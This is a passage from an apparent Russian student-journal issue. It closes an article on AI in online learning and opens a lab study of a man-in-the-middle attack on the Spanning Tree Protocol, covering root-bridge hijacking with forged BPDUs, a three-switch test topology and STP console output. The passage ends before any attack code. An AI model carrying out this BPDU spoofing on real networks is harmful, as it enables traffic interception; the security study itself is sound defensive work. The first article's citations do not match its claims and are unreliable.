За последние несколько лет росло осознание важности обучения на протяжении всей жизни и, следовательно, тенденция поддержки производительности на рабочем месте. Это противопоставляет иногда противоречивые цели: желание человека подготовиться к будущим возможностям трудоустройства и желание работодателя поддержать сотрудников на тех позициях, которые они занимают сейчас. Онлайн-обучение в этом случае более чем актуально [4].

Возможности онлайн-обучения зависят от надежного доступа к сетям и возможности подключения и, в свою очередь, необходимы для

поддержки большинства функций обучения и развития. Все они недооценены, а в некоторых случаях даже противостоят действующим процессам и услугам, представляя собой нетрадиционные подходы к обучению, педагогике и содержанию. Доступ к этим возможностям требует адаптации к различным способам и средствам поддержки обучения, а также к методам и системам.

Технологии искусственного интеллекта сильно изменили данную сферу образования за последние годы, онлайн-общение становится все более эффективным, особенно для тех, кто с ним вырос. Даже физическую активность, такую как спорт, музыка или танцы, можно поддерживать онлайн и выполнять удаленно [4].

Отличительной чертой среды очного обучения является предоставление услуг или оборудования, к которым невозможно получить доступ дома. Это особенно важно в регионах с низкими доходами. Школы и ВУЗы предоставляют доступ к инструментам, научному оборудованию и многому другому.

Но по мере того, как технология физического пространства начинает меняться, происходит и соответствующий педагогический сдвиг. Хотя педагоги продолжат возглавлять учебную деятельность, цель будет заключаться не в передаче знаний и информации, а в создании условий и сценариев, в которых учащиеся смогут получить учебный опыт. Такие среды могут использоваться для постановки проблем и задач, требуют совместной работы команд и позволяют вручную управлять технологиями и оборудованием, давая учащимся почувствовать то, что они изучают, а не чисто теоретические знания [5, с. 347-373].

Преобразование физических пространств обучения требует одновременного выполнения двух условий:

- перехода от обучения в классе к дистанционному обучению;
- преобразования классных комнат из учебных пространств в экспериментальные.

Этот сдвиг уже происходит, но процесс онлайн-обучения в будущем должен включать постепенное сокращение «учебного времени», чтобы освободить место для дистанционного обучения и обучения на основе опыта. Учебные программы постепенно должны будут отражать деятельность и результаты обучения, основанные на дисциплинах, а не на предметах.

В настоящее время большая часть онлайн-обучения предлагается через поставщиков контента и системы управления обучением. Доступ обычно ограничен зарегистрированными и платными подписчиками и студентами.

Хотя это защищает ценность ресурсов, но ограничивает устойчивость и переносимость сообщества, формирующегося вокруг этих предложений. Поэтому люди обращаются к онлайн-сообществам и социальным сетям, чтобы поддержать собственное обучение независимо от поставщиков обучения. Эти сети открытого обучения постепенно становятся основным источником обучения для людей [5, с. 347-373].

Преимущество сетей открытого обучения заключается в том, что они доступны и полезны как для студентов, так и для практиков. Они становятся местами, где работа и обучение происходят рядом. Несмотря на то, что сохраняется потребность в безопасной и изолированной среде для новичков, все учащиеся получают пользу от общения и работы бок о бок с реальными практиками. Таким образом, открытые сети поддерживают различные более или менее неформальные стажировки или ученичество. Например, GitHub одно и то же место использует для практики, демонстрации и, в конечном итоге, применения своих знаний и навыков. Будущие технологии обучения будут включать не только такие сети, но и способы поддержки прогресса человека в них от новичка до профессионала.

С развитием глобальной цифровой сети и появлением различных форм искусственного интеллекта стало ясно, что потребности в обучении изменились и что, хотя учащимся больше не нужно запоминать большие объемы контента, им необходимо приобретать новые навыки для удовлетворения потребностей насыщенной информацией среды, быстрых изменений и растущей сложности [6].

Интернет и образовательные технологии вместе с ним развиваются в сторону набора систем и спецификаций, которые поддерживают свободный поток контента и информации от услуги к услуге. В социальных сетях такие стандарты, как ActivityPub, объединяют платформы, открытый исходный код делает то же самое для контента и программного обеспечения, а в образовательных технологиях такие спецификации, как открытые образовательные ресурсы (OER), Experience API (xAPI) и Полная архитектура обучения (TLA) делают то же самое. Образовательные учреждения должны быть интегрированы в более широкую

информационную инфраструктуру, а не отделены от нее.

Будущая педагогика потребует от педагогов выйти за рамки теорий обучения, относиться к каждому человеку как к уникальному и признать, что преподавание и обучение представляют собой адаптивные процессы взаимодействия, взаимных уступок, без заранее определенных целей или результатов [6].

Многие исследователи ожидают, что появится новая модель, в которой образование будет осуществляться в сообществе в целом, когда отдельные лица изучают персональные учебные программы в своем собственном темпе под руководством и помощью координаторов сообщества, или онлайн-инструкторов и экспертов по всему миру.

Тогда образовательный опыт будет богатым и разнообразным, подкрепленным интересным и увлекательным образовательным программным обеспечением и дополненным обсуждениями и сотрудничеством с людьми со всей планеты. В то же время преподаватели будут играть роль принимающей стороны и будут формировать личные и поддерживающие отношения со своими учениками, выступая в качестве тренеров, гидов и защитников посредством множества доступных образовательных услуг. Также преподаватели могут выступать в качестве поставщиков, выступая в качестве экспертов и ресурсов, обслуживая не только студентов, но и общество в целом, создавая открытые сообщества, которые поддерживают и поощряют открытое участие всех, от новичков до серьезных любителей и профессионалов [7, с. 2337-2377].

Сложная и интегрированная сеть связи и данных будет поддерживать как хостов, так и провайдеров, предлагая мгновенный доступ ко всей совокупности человеческих знаний в форме программного обеспечения, которое учитывает контекст обучения, учащегося и проблему, с которой он сталкивается, и способно взаимодействия с учащимся на их собственных условиях в качестве знающего эксперта и наставника [7, с. 2337-2377].

Даже во времена быстрых перемен будущее наступает медленно, поскольку каждое новое развитие рассматривается не с точки зрения будущего состояния, к которому оно приведет, а с точки зрения известного и устойчивого понимания прошлого, с точки зрения существующих институтов, традиций и практик.

Однако, нельзя рассматривать обучение как константу и представлять себе системы и технологии как инфраструктуру, позволяющую сделать любое обучение доступным в любое время, а затем интегрировать людей в эту инфраструктуру в как можно более раннем возрасте.

Образование развивается через ряд совокупных тенденций в технологиях, обучении и сообществе, но концептуально его следует рассматривать как отход от традиционного понимания обучения к модели онлайн, которая будет преобладать в будущем [5, с. 347-373].

Развитие информационных технологий создает предпосылки для совершенствования традиционных и разработки новых форм обучения, в частности онлайн-обучения. Это новая форма обучения, когда для обеспечения учебного процесса используются современные информационные технологии и Интернет. Такая форма обучения актуальна для нашей страны из-за протяженной территории, наличия отдаленных населенных пунктов, неритмичной и неэффективной работы транспорта. Система дистанционного обучения привлекает в ВУЗ людей, у которых работа имеет разъездной характер, связана с частыми командировками.

Возможности искусственных нейтронных сетей намного шире, чем задачи обучения. Вместе с тем онлайн-обучение является неотъемлемой частью образовательного процесса. Традиционная модель очного обучения уже не способна удовлетворить все образовательные потребности общества. Для удовлетворения этого разнообразия необходимо внедрить новые, более эффективные и гибкие формы обучения и оценки. В дальнейшем необходимо разработать методологию и внедрить в практику обучения информационно-интеллектуальную систему, которая позволит корректировать систему онлайн-обучения с учетом полученных рекомендаций системы [6].

Так появится возможность определить проблемы обучаемых по каждому из состояний: психическому, когнитивному, поведенческому. Представленные рекомендации позволят внести коррективы в обучение группы в целом и, что самое главное, в обучение конкретного обучаемого. Внедрение информационно-интеллектуальной системы позволит значительно повысить качество онлайн-обучения.

Взаимообучение эффективно, поскольку преподаватель может немедленно реагировать на просьбы учащихся о помощи, отзывах или

информации. Технологии обучения будущего будут поддерживать эту способность, предоставляя учебные ресурсы по требованию. Часто эти ресурсы создаются тогда, когда они необходимы, и, таким образом, адаптируются к конкретным обстоятельствам, в которых они запрашиваются.

Идея искусственных наставников, которая когда-то считалась невозможной, недавно возродилась благодаря успеху ChatGPT. Хотя такие системы по-прежнему ненадежны, при поддержке базы знаний или библиотеки ресурсов они становятся мощным интерфейсом к практически неограниченным образовательным ресурсам. Вполне вероятно, что в течение десятилетия дети смогут получить доступ к собственному искусственному наставнику, который обеспечит подходящую и разговорную форму поддержки обучения [7, с. 2337-2377].

Основная часть обучения в будущем, особенно для взрослых учащихся, будет представлять собой обучение в окружающей среде, то есть обучение, которое происходит в контексте выполнения чего-то другого. Хирурги, например, уже используют технологии для репетиции процедуры в операционной перед ее началом. Юристам в режиме реального времени предоставляются цитаты, прецеденты и аргументы во время судебного разбирательства. Эти системы поддержки применяются к поставленной задаче и, таким образом, развивают общие знания человека и чувство дисциплины [7, с. 2337-2377].

Заключение

В прошлом персонализированное обучение встречалось со скептицизмом, и на то были веские причины, поскольку не было оснований полагать, что рекомендации по адаптивному содержанию или учет индивидуальных стилей обучения каким-либо образом влияют на результаты обучения. Разница, однако, в том, что в прошлом персонализация носила предписывающий характер, в отличие от более совместных и интерактивных методов, описанных здесь. Вместо того чтобы предлагать какой-то инструмент или теорию, которая делает персональное репетиторство ненужным, мы видим, что разрабатываются средства искусственного интеллекта, позволяющие делать то, что может сделать персональный репетитор. Это означает отказ от большей части того, что мы узнали об обучении, как не имеющего отношения к текущей задаче.

В результате проведённых ранее исследовательских проектов (STEVE, Adele) с анимированными педагогическими агентами были выявлены их потенциальные возможности для обучения, когда агент становится анимированной персоной и может взаимодействовать с учащимися.

Учебные компаньоны способствуют социальному взаимодействию между учащимися и сверстниками. Они могут стимулировать участие, что может повысить мотивацию учащихся. Виртуальные ролевые игроки выполняют обучающие функции посредством своих реакций на ответы учащихся в образовательных симуляциях. Учеными разработана виртуальная среда VCATs Алело, где педагогические агенты могут выполнять несколько ролей и использовать различные функции в каждой роли.

В VCAT учащиеся приобретают знания о других культурах и применяют свои знания в симулированных встречах с людьми из этой культуры. Виртуальный тренер обеспечивает руководство и обратную связь на протяжении всего курса, а также рассказывает учебный материал. Во время ролевых игр аватар учащегося проводит межкультурные обмены с виртуальными ролевыми игроками с помощью советов и комментариев виртуального наставника. На сегодняшний день VCAT разработаны для более чем 80 стран.

Новые цифровые технологии, такие как применение искусственного интеллекта в обучении, педагогических агентов как одного из видов искусственного интеллекта, позволяют индивидуализировать учебный процесс, сделать учебную среду гибкой и адаптированной тем самым учитывать способности и возможности каждого ученика, повысить эффективность обучения, облегчая нагрузку учителей, оказывая им помощь в оценивании учебной деятельности и подготовке учебной документации. В то же время, применение цифровых технологий должно быть контролируемым и безопасным для учащихся [8, с. 1051-1067].

Литература

1. Johnson W.L., Friedland L., Schrider P., Valente A., Sheridan S. (2011). The Virtual Cultural Awareness Trainer (VCAT): Joint Knowledge Online's (JKO's) Solution to the Individual Operational Culture and Language Training Gap. In Proceedings of ITEC 2011. London: Clarion Events.

2. Johnson W.L. (2015a). Cultural training as behavior change. Proceedings of the 4th

International Conference on Cross-Cultural Decision Making. London: CRC Press. Johnson, W.L. (2015b). Constructing Virtual Role-Play Simulations. in R Sottilare.

3. Johnson W.L., Friedland L., Schrider P., Valente A., Sheridan S. (2011). The Virtual Cultural Awareness Trainer (VCAT): Joint Knowledge Online's (JKO's) Solution to the Individual Operational Culture and Language Training Gap. In Proceedings of ITEC 2011. London: Clarion Events.

4. Wang J., Lu X. Selection of content in high school mathematics textbooks: an international comparison. ZDM, 2018, Vol. 50(2). DOI: 10.1007/s11858-018-0977-6.

5. Wang J. International comparative study on exercises in high school mathematics textbooks. In school textbooks of mathematics in China. Comparative Studies and Beyond; Wang J., Ed.; World Scientific Publishing Co. Pte. Ltd.: 5 Toh Tuck Link, Singapore, Scientific Reports of East China Normal University, 2021. No. 2(10). P. 347-373.

6. Mohseny M., Zamani Z., Akhondzadeh B.S., Sohrabi M., Najafi A. Exposure to Cyberbullying, Cybervictimization, and Related Factors Among Junior High School Students. Iranian Journal of Psychiatry and Behavioral Sciences, 2020, Vol. 14(4): e99357. DOI: 10.5812/ijpbs.99357.

7. Masci C., Ieva F., Agasisti, T. et al. Evaluating class and school effects on the joint student achievements in different subjects: a bivariate semiparametric model with random coefficients. Computational Statistics, 2021, Vol. 36, P. 2337-2377. DOI: 10.1007/s00180-021-01107-1

8. Marsenaro-Gutierrez O.D., Gonzalez-Gallardo S., Luque M. Evaluation of a potential compromise between student satisfaction and school performance using evolutionary multicriteria optimization. RAIRO-Oper, 2021, 55: P. 1051-1067, DOI: 10.1051/ro/2020027.

OZAKMAN Olga Alexandrovna
Master's Student, Specialist in the Field of Service Provision, Entrepreneur,
Saint Petersburg State University of Economics, Russia, Saint Petersburg

IMPROVING THE ONLINE LEARNING SYSTEM USING ARTIFICIAL INTELLIGENCE

Abstract. *Recent years have seen rapid innovation in learning technology. Online learning is becoming quite common in educational contexts. Online learning was originally conceived as an extension of distance learning and was thus based on the presentation and transmission of learning resources at a distance. With the pandemic came the idea of distance learning, which saw online learning as a mechanism to replace face-to-face learning. This creates a future where online learning is best thought of as a combination of both approaches, allowing a person to receive real, interactive and actionable learning support.*

Online learning is being used more and more in the education system every year. In many programs and courses, the bulk of learning activities move from classrooms to individual work.

Keywords: *education, online learning, artificial intelligence, involvement in the educational process, psychoemotional state, neural networks.*

ЧАЙКА Егор Юрьевич
студент,
Российский государственный университет нефти и газа имени И. М. Губкина,
Россия, г. Москва

ШКУРЕНКОВ Егор Сергеевич
студент,
Российский государственный университет нефти и газа имени И. М. Губкина,
Россия, г. Москва

АТАКА НА ПРОТОКОЛ STP: MAN IN THE MIDDLE. МЕТОДИКИ ТЕСТИРОВАНИЯ И ЗАЩИТЫ

Аннотация. *В статье исследуется тестирование и защита атаки Man in the Middle на протокол STP. Атака была проведена в экспериментальной среде с целью подмены MAC-адреса на корневом мосте.*

Ключевые слова: *атака Man in the middle, STP, корневой мост, BPDU, MAC-адрес, петля, злоумышленник.*

Введение

Протокол STP (Spanning Tree Protocol), – это протокол, обеспечивающий стабильность Ethernet-сетей за счет предотвращения топологических петель и широковещательного шторма.

Актуальность исследования можно обусловить тремя факторами. Во-первых, высокая доступность и простота использования протокола. Практически все сетевые устройства поддерживают STP. А атака Man in the Middle в свою очередь является одной из наиболее распространенных и легко реализуемых атак.

Во-вторых, критичность последствий. Атака Man in the Middle позволяет злоумышленнику перехватить роль корневого моста в топологии. Впоследствии это позволяет перехватить трафик, через атакующую систему. А злоумышленник способен получить конфиденциальную информацию пользователя.

В-третьих, простота исполнения атаки. Далее, в практической части будет продемонстрировано полное описание атаки. Для проведения этой атаки не потребуется сложное оборудование. Нужен только лишь компьютер с установленными библиотеками для Python.

Так и усовершенствованные альтернативы, такие как RSTP или MSTP, с их более разветвленными методами защиты, требуют больше времени и ресурсов. Многие организации и не столь современное ПО и оборудование продолжают пользоваться классическим STP именно из-за его универсальности.

Объектом исследования в данной статье выступает сам протокол STP, а именно, сам порядок установки корневого моста путём обмена служебными кадрами – Bridge Protocol Data Units (BPDU). Эти кадры декларируют атакующую систему как устройство с наивысшим приоритетом (например, Root ID = 0). Легитимные коммутаторы, получая эти «более привлекательные» BPDU, пересчитывают топологию Spanning Tree и начинают направлять трафик, предназначенный для корневого моста, на систему злоумышленника. Это и создает условия для проведения MITM-атаки на канальном уровне.

Целью данной статьи является практическая демонстрация методики проведения STP MITM-атаки с использованием общедоступных инструментов (Python, Scapy) и представление методик защиты сетевого оборудования.

В работе использовались: 3 физический коммутатора, устройство на ОС Альт, устройство на ОС Astra Linux и атакующее устройство на Windows.

1. Протокол Spanning Tree Protocol (STP): Принципы работы и роль корневого моста

Spanning-Tree – это протокол, который работает на коммутаторах и помогает нам устранять петли. Петли создают серьезную проблему в виде возникновения широковещательных штормов, нестабильности таблиц MAC-адресов

и дублирования кадров. Spanning Tree Protocol логически преобразовывает физическую топологию сети с петлями в древовидную без петель, путем опускания избыточных интерфейсов, но не отключая их совсем, они остаются в качестве резерва.

Существует сеть с двумя коммутаторами. Они соединены двумя кабелями, чтобы избавиться от единой точки отказа при соединении с помощью одного кабеля. Но с дополнительным кабелем появляется избыточность, которая приводит к петле в сети. Так же к каждому коммутатору подключено устройство. Описанная ситуация представлена на рисунке 1.



Рис. 1. Образование петли в топологии

H1 отправляет запрос ARP, потому что ищет MAC-адрес H2. Запрос ARP представляет собой широковещательный кадр. SW1 будет пересылать этот широковещательный кадр на все свои интерфейсы, кроме интерфейса, на котором он получил этот кадр. SW2 будет получать оба широковещательных кадра. SW2 же будет пересылать его со всех интерфейсов, кроме того интерфейса, где он и получил этот кадр. Это означает, что кадр, полученный на интерфейсе enp0s3, будет отправлен на интерфейс enp0s8. Кадр, полученный на интерфейсе enp0s8, – на интерфейс enp0s3 и так далее. Так и образовывается петля.

Работа протокола STP основана на обмене Bridge Protocol Data Units (BPDU) между элементами в сети. Это отдельный вид кадров, всего есть два основных типа, каждый из которых выполняет определенную специфическую функцию.

Первый тип это конфигурационные BPDU. Они с определенной регулярностью высылаются всем участникам сети. Эти кадры содержат информацию о состоянии сети, приоритет коммутаторов, стоимости путей и идентификатор корневого моста. Все элементы получают одну и туже информацию в нужное время, это позволяет грамотно использовать ресурсы и предотвращать появление петель.

Второй тип это TCN BPDU. Эти сообщения посылают сигналы тревоги о смене топологии, они автоматически генерируются при изменении топологии сети. Это происходит, когда какой-либо коммутатор подключается или отключается от сети. TCN BPDU служат для уведомления остальных коммутаторов об изменениях.

В BPDU есть 2 важные части информации, которые необходимы связующему дереву. Это MAC-адрес и приоритет, они вместе составляют идентификатор моста (Bridge ID) длиной 8 байт.

Spanning Tree выберет корневой мост по принципу лучшего ID моста, а лучший мост это тот, у которого наименьший идентификатор моста. По умолчанию этот приоритет равен 32768, но также пользователь сам может изменять это значение.

Именно так происходит выбор корневого коммутатора в мостовом дереве. В самом начале выборов каждый коммутатор выставляет себя в качестве потенциального корневого коммутатора и активно пытается занять эту позицию, но с помощью BPDU коммутатор рассылает свои амбиции и затем определяется корень путем сравнения ID. Процесс не завершиться пока не найдется коммутатор с наименьшим Bridge ID, который и окажется корнем.

После выбора корневого моста выбирается корневой порт на каждом некорневом мосте. Это единственный порт, который имеет наилучший путь к Root Bridge. Затем выбираются назначенные порты (Designated port) на каждом сегменте сети. Для каждого сегмента сети (связь между коммутатором и устройством) выбирается один назначенный порт. Этот порт имеет наилучший путь от Root Bridge до корневого сегмента. Путь складывается из стоимости от корня до коммутатора и стоимости сегмента, в случае равенства стоимости пути выбирается коммутатор с наименьшим Bridge ID.

BPDU выполняет функцию некой нервной системы для STP. По умолчанию каждые 2 секунды рассылаются «Hello Time» с назначенных портов и корневого порта. Так же в сообщении есть «Max Age» – время жизни информации, которое по умолчанию 20 секунд. А также «Forward Delay» – время задержки перед переходом порта из состояния слушания в состояние обучения и затем в пересылку (по умолчанию 15 секунд).

2. Атака Man in the Middle

Атака с навязыванием ложного маршрута или «человек посередине» относится к атакам, направленным на перехват информации.

Эта атака возможна, когда в сети есть как минимум два устройства в топологии STP, причём жертвы атаки, трафик между которыми надо перехватить, подключены к разным мостам. Суть данной атаки сводится к тому, чтобы изменить структуру сети таким образом что интересующий атакующего трафик пойдёт через его коммутатор. Для этого коммутатор атакующего должен быть оснащена двумя сетевыми интерфейсами. Один из них подключается к одному сегменту сети, а второй к другому. Атакующий посылает BPDU пакеты инициирующие выборы назначенного моста для каждого сегмента и выигрывает их. Тогда существующий канал между двумя сегментами выключается и весь трафик идёт через коммутатор атакующего. Если эта атака будет производиться на мосты, которые не являются соседними, то атакующему будет необходимо подобрать значения root id.

Такая атака может перегружать CPU, а также способствует либо частичной, либо полной утери пакетов трафика между коммутаторами.

3. Пример атаки на протокол STP

Атака протокола STP: Man in the Middle заключается в перехвате данных между двумя устройствами. На примере будет рассмотрен случай, где злоумышленник подменит корневой мост в сети и полностью перехватит все пакеты.

На первом этапе атаки на протокол необходимо собрать правильную топологию с тремя коммутаторами, подключив их к друг-другу, создав петлю. Будет рассмотрена атака на 3 разных коммутатора. Следовательно, будет 3 однотипных топологии, их различие будет состоять в том к какому коммутатору подключен компьютер злоумышленника, устройства так же соединены треугольником. Эта конфигурации представлена на рисунке 2.



Рис. 2. Топология для атаки

В первом случае PC злоумышленника подключён к SW1 (Cisco catalyst 2960). Другие два PC связаны через SW2 (Eltex 1428) и SW3 (Mikrotik CRS326-24G-2S). Во втором случае PC злоумышленника будет подключен к Eltex 1428, а в третьем к Mikrotik CRS326-24G-2S. Во всех случаях коммутаторы подключены так, что образуют петлю, что автоматически активирует протокол STP. Физическое подключение коммутаторов для первого случая представлено на рисунках 3–5.



Рис. 3. Подключение к коммутатору Eltex 1428



Рис. 4. Подключение к коммутатору Cisco catalyst 2960



Рис. 5. Подключение к коммутатору Mikrotik CRS326-24G-2S

После установки топологии необходимо зайти в консоль каждого коммутатора, чтобы удостовериться в работе протокола STP. Для этого нужно установить программу Putty, во вкладке *serial* ввести характеристики *speed* и порт соединения, в данном случае *COM3*. После этого получен доступ в консоль коммутатора, где можно проверить состояние STP протокола командой *show-spanning-tree*. Сделаем это на двух коммутаторах и найдём текущий Root bridge. Это представлено на рисунках 6-7.

```
console#show spanning-tree
Root Id         Priority   1
                Address    24:01:c7:35:57:80
                Cost       200000
                Port       4 [Fa0/4]
                Max age 20 sec 0 cs, forward delay 15 sec 0 cs
                Hello Time 2 sec 0 cs

MST00

MST00 is executing the mstp compatible Multiple Spanning Tree Protocol
Bridge Id       Priority  32768
                Address  00:0c:42:a7:b2:1f
                Max age is 20 sec 0 cs, forward delay is 15 sec 0 cs
                Hello Time is 2 sec 0 cs
                Dynamic Path Cost is Disabled
                Dynamic Path Cost Lag-Speed Change is Disabled
Name              Role         State        Cost     Prio    Type
----              ----         -----        ----     ----    ------
Fa0/4             Root         Forwarding   200000   128     P2P
Fa0/6             Alternate    Discarding   200000   128     P2P
Fa0/8             Designated   Forwarding   200000   128     P2P
```

Рис. 6. Состояние STP до атаки на SW3



Рис. 7. Состояние STP до атаки на SW2

Исходя из полученных данных, можно сделать вывод, что корневым мостом является SW2, это и нужно для проведения эксперимента.

После этого необходимо установить связность между двумя устройствами-жертв. Для этого нужно установить соответствующие адреса на устройства, на PC1 – *192.168.0.1*, а на PC2 – *192.168.0.2*. Представлено на рисунках 8-9.

